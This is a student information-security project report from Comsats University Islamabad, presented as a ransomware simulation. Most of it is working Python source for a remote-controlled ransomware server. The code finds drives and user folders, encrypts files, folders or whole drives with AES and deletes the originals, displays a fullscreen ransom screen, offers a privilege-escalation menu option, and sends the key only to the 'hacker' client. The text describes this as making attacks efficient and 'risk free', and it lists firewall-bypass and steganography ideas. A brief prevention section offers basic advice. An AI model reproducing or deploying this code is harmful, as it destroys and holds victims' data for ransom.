**A blue and white logo

Description automatically generated**

Comsats University Islamabad

**Simulation of Ransomware Encryption and Prevention Strategies**

January 2, 2025

Sadat Ali | FA23-BCT-034 | BCT – 3

CSC232 – Information Security

Ms. Tehsin Kanwal

Department of Computer Science

**Simulation of Ransomware Encryption and Prevention Strategies**

1. **Introduction:**

This project is a sophisticated malware-inspired **online communication** system with encrypted data exchange , **authentication**, and control mechanisms. It utilizes **Diffie-Hellman** key exchange and **ChaCha20** encryption to ensure secure communication where the cryptographic keys are never stored on local devices, making interception nearly impossible.

1. **Executive Summary:**

The ransomware offers a robust solution for secure data transmission between a client (hacker) and server (victim). It ensures end-to-end encryption, user authentication, and a modular design for scalability. This project consists of the following components:

* **Cryptographic Core:**
  + **Diffie-Hellman Key Exchange:** Establishes a shared secret between the client and server without transmitting the secret directly.
  + **ChaCha20 Encryption:** Implements high-speed encryption for messages, ensuring confidentiality and integrity.
  + **AES Encryption:** It uses advance cryptography algorithms like AES for the encryption of victim’s crucial data.
  + **Data Targeting:** This malware allow you to find and encrypt the specific important data on victims pc that saves time and risk.
* **Server Implementation in Malware:**
  + Manages multiple client connections using threading.
  + Performs secure key exchange and encrypts/decrypts all incoming and outgoing messages.
  + Ensures data integrity and logs communication securely.
* **Client Implementation in Controller:**
  + **SecureCommunicationClient Class:** Handles secure communication setup, encryption, and decryption.
  + **GUI Interface:** A user-friendly graphical interface built with Tkinter and ThemedTk, featuring:
    - Connection management (connect/disconnect).
    - Secure communication status display (keys and encryption mode).
    - Message input/output with JSON support for structured data.
    - File storage for received data and message logs.
  + **Data Targeting:** This malware allow you to find and encrypt the specific important data on victims pc that saves time and risk.
* **Communication Flow:**
  + Messages are transmitted in an encrypted format comprising a nonce, data length, and ciphertext.
  + JSON formatting ensures structured and extensible message payloads.

This system ensures a seamless, secure, and user-friendly communication experience while maintaining high performance and modularity for future extensions.

**Problem Statement:**

The rise of sophisticated ransomware attacks poses significant threats to data security, demanding robust prevention strategies. Traditional methods often fall short against evolving tactics, necessitating advanced solutions. This project aims to develop a system that simulates ransomware behavior, utilizing advanced cryptographic techniques like Diffie-Hellman key exchange and ChaCha20 encryption. The goal is to enhance understanding, improve detection, and implement effective prevention measures, ensuring data confidentiality and integrity in digital interactions.

1. **Proposed Architecture (Framework):**

The architecture of the system is modular and comprises three main layers:

1. **Cryptographic Layer:**
   * Implements Diffie-Hellman and ChaCha20 algorithms.
   * Provides encryption and decryption functionalities.
2. **Communication Layer:**
   * Manages socket connections between client and server.
   * Ensures secure data exchange and error handling.
3. **Presentation Layer:**
   * Built with Tkinter and ThemedTk for GUI.
   * Allows users to interact with the system for message input, status display, and data management.
4. **Target Encryption:**
   * It can encrypt whole drive and important folders on the victim side.
   * It allows to encrypt specific folder or data to encrypt.

**FLOWCHART:**

A screenshot of a computer screen

Description automatically generated




**Diagram:**

A screenshot of a computer

Description automatically generated

1. **Flow of Control:**
2. **Initialization:**
   * The client starts by entering the server details (host and port) in the GUI.
   * A socket connection is established.
3. **Secure Key Exchange:**
   * The server generates its private and public keys and shares its public key with the client.
   * The client computes the shared secret using its private key and the server’s public key.
4. **Message Exchange:**
   * Messages entered in the client GUI are encrypted using ChaCha20 before transmission.
   * The server decrypts the received messages and processes them.
5. **Control Ransomware Attack:** 
   * It takes command from the client (hacker) and execute them on the victim PC.
   * It allows attacker to do a Control Ransomware Attack by doing so it makes attack more efficient, less time consuming and risk free.
   * After performing encryption, It sends back AES key to the client (hacker) as communication is encrypted by Chacha20 and key is not present on the victim’s local PC, so it reduces to crack or stop the ransomware attack.
6. **Data Management:**
   * The client (hacker) can store received messages to a local file or refresh the message display.
7. **Termination:**
   * Both client and server gracefully close the connection, ensuring no sensitive data is left unprotected.
8. **Algorithms:**
9. **Diffie-Hellman Key Exchange:**
   * Establishes a shared secret over an insecure channel.
   * Avoids direct transmission of cryptographic keys.



1. **ChaCha20 Encryption:**
   * Symmetric encryption algorithm using a 256-bit key and 96-bit nonce.
   * Offers faster encryption speeds and lower resource consumption compared to AES.
2. **AES Encryption:** 
   * It is used to encrypt the victim’s data.
   * After encryption, it returns the key back to the client (hacker).
   * As the key length of AES is large, so it is infeasible to brute force and nearly impossible to crack and it is faster than the RSA that’s why it is the perfect choice.
3. **Protection Measures Against Malware and Ransomware**

To safeguard systems and data from the ever-evolving threats posed by malware and ransomware, the following measures are essential within a cybersecurity framework**:**

* **Maintain System Security:**Ensure that built-in security features such as Windows Firewall, real-time protection, and other system security mechanisms are always enabled and configured correctly. Disabling these can expose the system to unnecessary risks.
* **Adopt a Strict No-Trust Policy:**Avoid running unauthorized or cracked applications, as they often serve as vectors for malware. Always use legitimate software and trusted resources to minimize vulnerabilities.
* **Ensure Regular Updates:**Keep your operating system, applications, and security tools up-to-date. Regular updates often include patches for known vulnerabilities that attackers could exploit.
* **Implement Data Backups:**Regularly back up critical data to secure, offline, or cloud-based storage solutions. This practice ensures data recovery in case of a ransomware attack, reducing downtime and data loss.


1. **Conclusion:**

Malware is a robust solution for encrypted communication, ensuring data confidentiality and integrity. It leverages modern cryptographic techniques for ransomware attack and a user-friendly GUI for ease of use. By combining secure key exchange, efficient encryption, and modular design, this project sets a strong foundation for secure digital interactions.

1. **Future Directions:**
2. **Advanced Features:**
   * Implement two-factor authentication for added security.
   * Add support for file transfers with encryption.
   * Introduce a logging module for monitoring communication events.
3. **Scalability:**
   * Transition to a distributed architecture to handle multiple concurrent clients.
4. **Enhanced GUI:**
   * Integrate real-time message visualization tools.
   * Add themes and customization options for better user experience.
5. **AI Integration:**
   * Use AI for anomaly detection in communication patterns to identify potential security breaches.
6. **Cross-Platform Support:**
   * Develop mobile and web-based versions of the client application for broader accessibility.
7. **Firewall Bypass Techniques:**
   * Attacker use encryption to disguise malicious traffic, making it difficult for firewalls to detect threats.
   * Open ports or poorly configured firewall rules are leveraged to gain unauthorized access.
8. **Implementation of Steganography for Malware Concealment:**
   * Malicious code is hidden in images, videos, or documents to bypass security systems.
   * Traditional security tools often struggle to identify steganographic techniques without advanced forensic analysis.

**GUI IMAGES:**

**CONTROLLER ON HACKER SIDE:**

****

**RANSOMEWARE SCREEN ON VICTIM PC:**

****

1. **CODE:**
2. import os
3. from pathlib import Path
4. from Crypto.Cipher import AES
5. from Crypto.Random import get\_random\_bytes
6. from Crypto.Util.Padding import pad, unpad
7. from cryptography.hazmat.primitives.ciphers import Cipher, algorithms
8. from cryptography.hazmat.backends import default\_backend
9. import random
10. from Crypto.Protocol.KDF import scrypt
11. import socket
12. import threading
13. from pathlib import Path
14. from Crypto.Cipher import AES
15. from Crypto.Random import get\_random\_bytes
16. from Crypto.Protocol.KDF import scrypt
17. import random
18. import win32api
19. import json
20. import tkinter as tk
21. from tkinter import Entry, Button, messagebox
22. from pathlib import Path
23. from PIL import Image, ImageTk
24. from hashlib import sha256
25. class AESFileEncryption:
26. def \_\_init\_\_(self, key: bytes = None):
27. self.key = key or get\_random\_bytes(32)  # AES-256
28. self.iv = get\_random\_bytes(16)  # Initialization vector (AES block size = 16)
30. def encrypt\_file(self, file\_path: Path):
31. with open(file\_path, 'rb') as f:
32. plaintext = f.read()
33. cipher = AES.new(self.key, AES.MODE\_CBC, self.iv)
34. ciphertext = cipher.encrypt(pad(plaintext, AES.block\_size))
35. encrypted\_file\_path = file\_path.with\_suffix(file\_path.suffix + '.enc')
36. with open(encrypted\_file\_path, 'wb') as f:
37. f.write(self.iv + ciphertext)
39. # Remove the original file after encryption
40. os.remove(file\_path)
42. return encrypted\_file\_path
43. def decrypt\_file(self, encrypted\_file\_path: Path):
44. with open(encrypted\_file\_path, 'rb') as f:
45. iv\_and\_ciphertext = f.read()
46. iv = iv\_and\_ciphertext[:16]
47. ciphertext = iv\_and\_ciphertext[16:]
48. cipher = AES.new(self.key, AES.MODE\_CBC, iv)
49. decrypted\_data = unpad(cipher.decrypt(ciphertext), AES.block\_size)
50. decrypted\_file\_path = encrypted\_file\_path.with\_suffix('')  # Remove .enc suffix
52. # Write the decrypted data to the original file path
53. with open(decrypted\_file\_path, 'wb') as f:
54. f.write(decrypted\_data)
56. # Remove the encrypted file after decryption
57. os.remove(encrypted\_file\_path)
59. return decrypted\_file\_path
60. def encrypt(self, path: Path):
61. if path.is\_file():
62. return self.encrypt\_file(path)
63. elif path.is\_dir():
64. encrypted\_files = []
65. for root, \_, files in os.walk(path):
66. for file in files:
67. file\_path = Path(root) / file
68. encrypted\_files.append(self.encrypt\_file(file\_path))
69. return encrypted\_files
70. else:
71. raise ValueError(f"Invalid path: {path}")
72. def decrypt(self, path: Path):
73. if path.is\_file() and path.suffix == '.enc':
74. return self.decrypt\_file(path)
75. elif path.is\_dir():
76. decrypted\_files = []
77. for root, \_, files in os.walk(path):
78. for file in files:
79. file\_path = Path(root) / file
80. if file\_path.suffix == '.enc':
81. decrypted\_files.append(self.decrypt\_file(file\_path))
82. return decrypted\_files
83. else:
84. raise ValueError(f"Invalid path: {path}")
85. def encrypt\_drive(self, drive\_path: Path):
86. # Assuming the drive is represented as a directory path.
87. encrypted\_files = []
88. for root, \_, files in os.walk(drive\_path):
89. for file in files:
90. file\_path = Path(root) / file
91. encrypted\_files.append(self.encrypt\_file(file\_path))
92. return encrypted\_files
93. def decrypt\_drive(self, drive\_path: Path):
94. decrypted\_files = []
95. for root, \_, files in os.walk(drive\_path):
96. for file in files:
97. file\_path = Path(root) / file
98. if file\_path.suffix == '.enc':
99. decrypted\_files.append(self.decrypt\_file(file\_path))
100. return decrypted\_files
101. def get\_aes\_key(self):
102. return self.key
103. def set\_aes\_key(self, key: bytes):
104. if len(key) == 32:
105. self.key = key
106. else:
107. raise ValueError("AES key must be 32 bytes for AES-256 encryption.")
108. class ChaCha20Encryptor:
109. def \_\_init\_\_(self, shared\_key: bytes):
110. self.key = shared\_key[:32]  # Ensure the key is 32 bytes.
111. def encrypt(self, plaintext: str) -> (bytes, bytes):
112. nonce = os.urandom(16)
113. cipher = Cipher(algorithms.ChaCha20(self.key, nonce), mode=None, backend=default\_backend())
114. encryptor = cipher.encryptor()
115. ciphertext = encryptor.update(plaintext.encode('utf-8'))
116. return nonce, ciphertext
117. def decrypt(self, nonce: bytes, ciphertext: bytes) -> str:
118. cipher = Cipher(algorithms.ChaCha20(self.key, nonce), mode=None, backend=default\_backend())
119. decryptor = cipher.decryptor()
120. plaintext = decryptor.update(ciphertext)
121. return plaintext.decode('utf-8')
122. class DiffieHelman:
123. def \_\_init\_\_(self, p: int, g: int):
124. self.p = p
125. self.g = g
126. self.private\_key = None
127. self.public\_key = None
128. self.shared\_key = None
129. def generate\_private\_key(self):
130. self.private\_key = random.randint(2, self.p - 1)
131. def generate\_public\_key(self):
132. if self.private\_key is None:
133. raise ValueError("Private key has not been generated.")
134. self.public\_key = pow(self.g, self.private\_key, self.p)
135. def calculate\_shared\_secret(self, other\_public\_key: int):
136. if self.private\_key is None:
137. raise ValueError("Private key has not been generated.")
138. shared\_secret = pow(other\_public\_key, self.private\_key, self.p)
139. self.shared\_key = self.derive\_shared\_key(shared\_secret)
140. def derive\_shared\_key(self, shared\_secret: int) -> bytes:
141. return scrypt(
142. shared\_secret.to\_bytes((shared\_secret.bit\_length() + 7) // 8, 'big'),
143. salt=b'UniqueSalt',
144. key\_len=32,
145. N=2\*\*14,
146. r=8,
147. p=1,
148. )
149. def get\_public\_key(self) -> int:
150. if self.public\_key is None:
151. raise ValueError("Public key has not been generated.")
152. return self.public\_key
153. def get\_shared\_key(self) -> bytes:
154. if self.shared\_key is None:
155. raise ValueError("Shared key has not been calculated.")
156. return self.shared\_key
157. class PathFinder:
158. def \_\_init\_\_(self, save\_file='paths.txt'):
159. self.save\_file = save\_file
160. def find\_drives\_and\_partitions(self):
161. drives = win32api.GetLogicalDriveStrings()
162. drives = drives.split('\000')[:-1]
163. return drives
164. def find\_major\_system\_paths(self):
165. system\_paths = {
166. 'User': os.path.expanduser('~'),
167. 'Documents': os.path.expanduser('~/Documents'),
168. 'Desktop': os.path.expanduser('~/Desktop'),
169. 'Program Files': 'C:\\Program Files',
170. 'Program Files (x86)': 'C:\\Program Files (x86)',
171. 'AppData': os.getenv('APPDATA'),
172. 'LocalAppData': os.getenv('LOCALAPPDATA'),
173. 'My Documents': 'C:\\Users\\Public\\Documents',
174. 'Music': os.path.expanduser('~/Music'),
175. 'Pictures': os.path.expanduser('~/Pictures'),
176. 'Videos': os.path.expanduser('~/Videos')
177. }
178. return system\_paths
179. def store\_paths(self, drives, system\_paths):
180. with open(self.save\_file, 'w') as file:
181. file.write("Drives and Partitions:\n")
182. for drive in drives:
183. file.write(f"{drive}\n")
184. file.write("\nMajor System Paths:\n")
185. for name, path in system\_paths.items():
186. file.write(f"{name}: {path}\n")
187. def find\_folder\_path(self, folder\_name, start\_path="C:\\"):
188. found\_paths = []
189. for root, dirs, files in os.walk(start\_path):
190. if folder\_name.lower() in dirs:
191. folder\_path = os.path.join(root, folder\_name)
192. found\_paths.append(folder\_path)
193. if found\_paths:
194. return found\_paths
195. else:
196. return None
197. class RansomScreen:
198. def \_\_init\_\_(self, root):
199. self.root = root
200. self.root.title("Ransomware Decryption Screen")
202. # Set window to full screen
203. self.root.attributes('-fullscreen', True)
205. # Set the background color
206. self.root.config(bg="black")
208. # Load background image
209. self.bg\_image = Image.open("player.gif")  # Replace with your image path
210. self.bg\_image = self.bg\_image.resize((self.root.winfo\_screenwidth(), self.root.winfo\_screenheight()), Image.Resampling.LANCZOS)
211. self.bg\_image = ImageTk.PhotoImage(self.bg\_image)
213. # Create a label to display the image as background
214. self.bg\_label = tk.Label(root, image=self.bg\_image)
215. self.bg\_label.place(relwidth=1, relheight=1)  # Make it cover the whole window
217. # Create a frame for the bottom part
218. bottom\_frame = tk.Frame(root, bg="black", height=100)
219. bottom\_frame.pack(side="bottom", fill="x", pady=20)
220. # Create the text field and button
221. self.text\_field = Entry(bottom\_frame, width=40, bg="black", fg="orange", font=("Arial", 14))
222. self.text\_field.pack(side="left", padx=10)
224. self.button = Button(bottom\_frame, text="Submit", command=self.on\_button\_click, bg="black", fg="orange", font=("Arial", 14))
225. self.button.pack(side="left")
226. def on\_button\_click(self):
227. aes\_key = self.text\_field.get()
228. if not aes\_key:
229. messagebox.showerror("Error", "Please enter the AES key.")
230. return
231. try:
232. aes\_key\_bytes = bytes.fromhex(aes\_key)
233. except ValueError:
234. messagebox.showerror("Error", "Invalid AES key format. Please enter a valid hexadecimal key.")
235. return
236. encryption\_tool = AESFileEncryption()
237. try:
238. encryption\_tool.set\_aes\_key(aes\_key\_bytes)
239. except ValueError as e:
240. messagebox.showerror("Error", str(e))
241. return
242. try:
243. with open('encrypted\_paths.json', 'r') as file:
244. encrypted\_paths = json.load(file)
245. decrypted\_files = []
246. non\_existent\_paths = []
247. for encrypted\_path in encrypted\_paths:
248. path = Path(encrypted\_path)
249. if path.exists():
250. try:
251. decrypted\_file = encryption\_tool.decrypt(path)
252. decrypted\_files.append(decrypted\_file)
253. except Exception as e:
254. messagebox.showerror("Error", f"Failed to decrypt {encrypted\_path}: {str(e)}")
255. self.root.bell()  # Make a beep sound if decryption fails
256. return
257. else:
258. non\_existent\_paths.append(encrypted\_path)
259. messagebox.showwarning("Warning", f"File not found: {encrypted\_path}")
260. # Remove non-existent paths from the list and save the updated list
261. self.encrypted\_paths = [path for path in encrypted\_paths if path not in non\_existent\_paths]
262. self.save\_encrypted\_paths()
263. messagebox.showinfo("Success", f"Decryption successful. Decrypted files: {decrypted\_files}")
264. self.root.destroy()  # Close the application
265. except Exception as e:
266. messagebox.showerror("Error", f"Decryption failed: {str(e)}")
267. self.root.bell()  # Make a beep sound
268. def save\_encrypted\_paths(self):
269. """Save the list of encrypted paths to a file."""
270. with open('encrypted\_paths.json', 'w') as file:
271. json.dump(self.encrypted\_paths, file)
272. class SecureCommunicationServer:
273. def \_\_init\_\_(self, client\_socket: socket.socket, p: int, g: int):
274. self.client\_socket = client\_socket
275. self.diffie\_helman = DiffieHelman(p, g)
276. self.shared\_key = None
277. self.secure\_mode = False
278. try:
279. # Generate keys
280. self.diffie\_helman.generate\_private\_key()
281. self.diffie\_helman.generate\_public\_key()
283. # Send server's public key
284. self.client\_socket.send(str(self.diffie\_helman.get\_public\_key()).encode())
285. print(f"Server public key sent: {self.diffie\_helman.get\_public\_key()}")
287. # Receive client's public key
288. client\_public\_key = int(self.client\_socket.recv(1024).decode())
289. print(f"Client public key received: {client\_public\_key}")
291. # Calculate shared secret
292. self.diffie\_helman.calculate\_shared\_secret(client\_public\_key)
293. self.shared\_key = self.diffie\_helman.get\_shared\_key()
295. self.secure\_mode = True
296. print(f"Shared key established successfully.")
297. except Exception as e:
298. print(f"Error during secure communication setup: {e}")
299. self.secure\_mode = False
300. def encrypt(self, message: str) -> (bytes, bytes):
301. if self.secure\_mode:
302. encryptor = ChaCha20Encryptor(self.shared\_key)
303. nonce, ciphertext = encryptor.encrypt(message)
304. return nonce, ciphertext
305. else:
306. return b'', message.encode()
307. def decrypt(self, nonce: bytes, ciphertext: bytes) -> str:
308. if self.secure\_mode:
309. decryptor = ChaCha20Encryptor(self.shared\_key)
310. decrypted\_message = decryptor.decrypt(nonce, ciphertext)
311. print(f"Decrypted message: {decrypted\_message}")
312. return decrypted\_message
313. else:
314. return ciphertext.decode()
315. class Runner:
316. def \_\_init\_\_(self):
317. self.path\_finder = PathFinder()
318. self.password = "hacking"
319. self.encryption\_tool = AESFileEncryption()  # Initialize AESFileEncryption
320. self.encrypted\_paths = self.load\_encrypted\_paths()  # Load encrypted paths from file
321. self.admin\_privileges = False  # Track if admin privileges are granted
322. self.ransom\_screen\_running = False  # Track if the RansomScreen is running
323. self.ransom\_screen\_thread = None  # Store the RansomScreen thread
324. def handle\_client(self, client\_socket):
325. """Handle communication with a connected client."""
326. try:
327. secure\_comm = SecureCommunicationServer(client\_socket, p=23, g=5)
328. if secure\_comm.secure\_mode:
329. self.send\_data(client\_socket, secure\_comm, {"message": "Secure Communication Established"})
330. # Authenticate the client
331. self.send\_data(client\_socket, secure\_comm, {"message": "Welcome Master! What is your passion?"})
332. response = self.receive\_data(client\_socket, secure\_comm).get("message", "").strip()
334. if response.lower() == self.password:
335. self.send\_data(client\_socket, secure\_comm, {"message": "Authentication successful. Secure channel established."})
336. else:
337. self.send\_data(client\_socket, secure\_comm, {"message": "Authentication failed. Secure channel not established."})
338. return
339. while True:
340. menu\_message = {
341. "message": "Choose the option:",
342. "options": [
343. "1. Find Paths",
344. "2. Reset Password",
345. "3. Home",
346. "4. Exit connection",
347. "5. AES Encryption/Decryption",
348. "6. Escalate Privileges",
349. "7. Start Screen",
350. "8. Stop Screen",
351. "9. Continue Screen",
352. ]
353. }
354. self.send\_data(client\_socket, secure\_comm, menu\_message)
355. option = self.receive\_data(client\_socket, secure\_comm).get("message", "").strip()
356. if option == '1':
357. self.handle\_find\_paths(client\_socket, secure\_comm)
358. elif option == '2':
359. self.handle\_reset\_password(client\_socket, secure\_comm)
360. elif option == '3':
361. continue
362. elif option == '4':
363. break
364. elif option == '5':
365. self.handle\_aes\_menu(client\_socket, secure\_comm)
366. elif option == '6':
367. self.handle\_privilege\_escalation(client\_socket, secure\_comm)
368. elif option == '7':
369. self.start\_ransom\_screen()
371. elif option == '8':
372. self.stop\_ransom\_screen()
374. elif option == '9':
375. self.continue\_ransom\_screen()

378. except Exception as e:
379. print(f"Error handling client: {e}")
380. finally:
381. client\_socket.close()
382. def send\_data(self, client\_socket, secure\_comm, data):
383. """Send structured JSON data to the client."""
384. json\_data = json.dumps(data)
385. nonce, encrypted\_data = secure\_comm.encrypt(json\_data)
386. data\_length = len(encrypted\_data).to\_bytes(4, 'big')
387. client\_socket.sendall(nonce + data\_length + encrypted\_data)
388. print(f"Sent data: {json\_data}")  # Logging the sent data
389. def receive\_data(self, client\_socket, secure\_comm):
390. """Receive structured JSON data from the client."""
391. nonce = client\_socket.recv(16)
392. data\_length = int.from\_bytes(client\_socket.recv(4), 'big')
393. encrypted\_data = client\_socket.recv(data\_length)
394. decrypted\_data = secure\_comm.decrypt(nonce, encrypted\_data)
395. print(f"Decrypted data: {decrypted\_data}")  # Logging the decrypted data
396. return json.loads(decrypted\_data)
397. def save\_encrypted\_paths(self):
398. """Save the list of encrypted paths to a file."""
399. with open('encrypted\_paths.json', 'w') as file:
400. json.dump(self.encrypted\_paths, file)
401. def load\_encrypted\_paths(self):
402. """Load the list of encrypted paths from a file."""
403. if os.path.exists('encrypted\_paths.json'):
404. with open('encrypted\_paths.json', 'r') as file:
405. return json.load(file)
406. return []
407. def handle\_find\_paths(self, client\_socket, secure\_comm):
408. """Handle path finding options."""
409. try:
410. sub\_menu\_message = {
411. "message": "Choose the option:",
412. "options": [
413. "1. Find Drives and Partitions",
414. "2. Find Major System Paths",
415. "3. Find Folder Path",
416. "4. Back",
417. "5. Home",
418. "6. Exit connection"
419. ]
420. }
421. self.send\_data(client\_socket, secure\_comm, sub\_menu\_message)
422. sub\_option = self.receive\_data(client\_socket, secure\_comm).get("message", "").strip()
423. if sub\_option == '1':
424. drives = self.path\_finder.find\_drives\_and\_partitions()
425. self.send\_data(client\_socket, secure\_comm, {"message": f"Drives and Partitions: {drives}"})
426. elif sub\_option == '2':
427. paths = self.path\_finder.find\_major\_system\_paths()
428. self.send\_data(client\_socket, secure\_comm, {"message": f"Major System Paths: {paths}"})
429. elif sub\_option == '3':
430. self.send\_data(client\_socket, secure\_comm, {"message": "Enter folder name:"})
431. folder\_name = self.receive\_data(client\_socket, secure\_comm).get("message", "").strip()
432. paths = self.path\_finder.find\_folder\_path(folder\_name)
433. self.send\_data(client\_socket, secure\_comm, {"message": f"Found Paths: {paths}"})
434. except Exception as e:
435. print(f"Error in handle\_find\_paths: {e}")
436. def handle\_reset\_password(self, client\_socket, secure\_comm):
437. """Handle resetting the password."""
438. try:
439. self.send\_data(client\_socket, secure\_comm, {"message": "Enter new password:"})
440. new\_password = self.receive\_data(client\_socket, secure\_comm).get("message", "").strip()
441. if new\_password:
442. self.password = new\_password
443. self.send\_data(client\_socket, secure\_comm, {"message": "Password reset successful."})
444. except Exception as e:
445. print(f"Error in handle\_reset\_password: {e}")
446. def handle\_aes\_menu(self, client\_socket, secure\_comm):
447. """Handle AES Encryption/Decryption options."""
448. try:
449. aes\_menu\_message = {
450. "message": "AES Encryption Tool",
451. "options": [
452. "1. Encrypt a file",
453. "2. Encrypt a folder",
454. "3. Encrypt a whole drive",
455. "4. Decrypt a file",
456. "5. Decrypt a folder",
457. "6. Decrypt a whole drive",
458. "7. Decrypt all saved paths",
459. "0. Back"
460. ]
461. }
462. self.send\_data(client\_socket, secure\_comm, aes\_menu\_message)
463. aes\_option = self.receive\_data(client\_socket, secure\_comm).get("message", "").strip()
464. if aes\_option == '1':
465. self.encrypt\_file(client\_socket, secure\_comm)
466. elif aes\_option == '2':
467. self.encrypt\_folder(client\_socket, secure\_comm)
468. elif aes\_option == '3':
469. self.encrypt\_drive(client\_socket, secure\_comm)
470. elif aes\_option == '4':
471. self.decrypt\_file(client\_socket, secure\_comm)
472. elif aes\_option == '5':
473. self.decrypt\_folder(client\_socket, secure\_comm)
474. elif aes\_option == '6':
475. self.decrypt\_drive(client\_socket, secure\_comm)
476. elif aes\_option == '7':
477. self.decrypt\_all\_saved\_paths(client\_socket, secure\_comm)
478. elif aes\_option == '0':
479. return  # Back to the main menu
480. else:
481. self.send\_data(client\_socket, secure\_comm, {"message": "Invalid choice. Please try again."})
482. self.handle\_aes\_menu(client\_socket, secure\_comm)
483. except Exception as e:
484. print(f"Error in handle\_aes\_menu: {e}")
485. def encrypt\_file(self, client\_socket, secure\_comm):
486. try:
487. self.send\_data(client\_socket, secure\_comm, {"message": "Enter the file path to encrypt:"})
488. file\_path = Path(self.receive\_data(client\_socket, secure\_comm).get("message", "").strip())
489. encrypted\_file = self.encryption\_tool.encrypt(file\_path)
490. self.encrypted\_paths.append(str(encrypted\_file))  # Save the encrypted file path
491. self.save\_encrypted\_paths()
492. self.send\_data(client\_socket, secure\_comm, {
493. "message": f"File encrypted: {encrypted\_file}",
494. "key": self.encryption\_tool.get\_aes\_key().hex()
495. })
496. except Exception as e:
497. print(f"Error in encrypt\_file: {e}")
498. def encrypt\_folder(self, client\_socket, secure\_comm):
499. try:
500. self.send\_data(client\_socket, secure\_comm, {"message": "Enter the folder path to encrypt:"})
501. folder\_path = Path(self.receive\_data(client\_socket, secure\_comm).get("message", "").strip())
502. encrypted\_files = self.encryption\_tool.encrypt(folder\_path)
503. self.encrypted\_paths.extend(str(file) for file in encrypted\_files)  # Save the encrypted file paths
504. self.save\_encrypted\_paths()
505. self.send\_data(client\_socket, secure\_comm, {
506. "message": f"Folder encrypted. Encrypted files: {encrypted\_files}",
507. "key": self.encryption\_tool.get\_aes\_key().hex()
508. })
509. except Exception as e:
510. print(f"Error in encrypt\_folder: {e}")
511. def encrypt\_drive(self, client\_socket, secure\_comm):
512. try:
513. self.send\_data(client\_socket, secure\_comm, {"message": "Enter the drive path to encrypt:"})
514. drive\_path = Path(self.receive\_data(client\_socket, secure\_comm).get("message", "").strip())
515. encrypted\_files = self.encryption\_tool.encrypt\_drive(drive\_path)
516. self.encrypted\_paths.extend(str(file) for file in encrypted\_files)  # Save the encrypted file paths
517. self.save\_encrypted\_paths()
518. self.send\_data(client\_socket, secure\_comm, {
519. "message": f"Drive encrypted. Encrypted files: {encrypted\_files}",
520. "key": self.encryption\_tool.get\_aes\_key().hex()
521. })
522. except Exception as e:
523. print(f"Error in encrypt\_drive: {e}")
524. def decrypt\_file(self, client\_socket, secure\_comm):
525. try:
526. self.send\_data(client\_socket, secure\_comm, {"message": "Enter the file path to decrypt:"})
527. file\_path = Path(self.receive\_data(client\_socket, secure\_comm).get("message", "").strip())
528. decrypted\_file = self.encryption\_tool.decrypt(file\_path)
529. self.send\_data(client\_socket, secure\_comm, {"message": f"File decrypted: {decrypted\_file}"})
530. except Exception as e:
531. print(f"Error in decrypt\_file: {e}")
532. def decrypt\_folder(self, client\_socket, secure\_comm):
533. try:
534. self.send\_data(client\_socket, secure\_comm, {"message": "Enter the folder path to decrypt:"})
535. folder\_path = Path(self.receive\_data(client\_socket, secure\_comm).get("message", "").strip())
536. decrypted\_files = self.encryption\_tool.decrypt(folder\_path)
537. self.send\_data(client\_socket, secure\_comm, {"message": f"Folder decrypted. Decrypted files: {decrypted\_files}"})
538. except Exception as e:
539. print(f"Error in decrypt\_folder: {e}")
540. def decrypt\_drive(self, client\_socket, secure\_comm):
541. try:
542. self.send\_data(client\_socket, secure\_comm, {"message": "Enter the drive path to decrypt:"})
543. drive\_path = Path(self.receive\_data(client\_socket, secure\_comm).get("message", "").strip())
544. decrypted\_files = self.encryption\_tool.decrypt\_drive(drive\_path)
